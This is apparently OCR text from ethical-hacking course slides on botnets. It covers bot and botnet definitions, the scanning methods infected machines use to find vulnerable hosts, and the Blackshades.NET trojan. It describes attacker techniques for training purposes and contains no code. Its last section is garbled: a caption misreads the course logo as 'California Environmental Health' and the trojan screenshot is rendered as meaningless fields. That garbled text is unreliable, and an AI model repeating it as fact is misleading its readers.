


- ↳ Bots are software applications that run automated tasks over the Internet and perform simple repetitive tasks, such as web spidering and search engine indexing
- ↳ A botnet is a huge network of the compromised systems and can be used by an attacker to launch denial-of-service attacks




A Typical Botnet Setup

C|EH
Cybersecurity



Botnet Ecosystem

C|EH
Cybersecurity



Scanning Methods for Finding Vulnerable Machines



Random Scanning

The infected machine probes IP addresses randomly from target network IP range and checks for the vulnerability

Hit-list Scanning

Attacker first collects list of possible potentially vulnerable machines and then perform scanning to find vulnerable machine

Topological Scanning

It uses the information obtained on infected machine to find new vulnerable machines

Local Subnet Scanning

The infected machine looks for the new vulnerable machines in its own local network


Permutation Scanning

It uses pseudorandom permutation list of IP addresses to find new vulnerable machines

How Malicious Code Propagates?



Attackers use three techniques to propagate malicious code to newly discovered vulnerable system



Botnet Trojan: Blackshades.NET

The logo for CEH (California Environmental Health) is displayed. It consists of the letters 'CEH' in a large, bold, black font. Below 'CEH', the words 'California Environmental Health' are written in a smaller, black, sans-serif font.

Blockshades NET Connections 0

Create and Delete Your Project goes here

ICONS **ICONS** **ICONS**

Port 8080 **Temporary 4747**

Server ID: **Project Name:** **Project ID:**

Project Name: **Yes** **No** **Project ID:**

Project ID: **Open Day** **Drop** **Submit**

Machine: **(2) hard** **(1) soft** **Project Process**

OS: **Windows** **Mac OS X** **Linux** **Others**

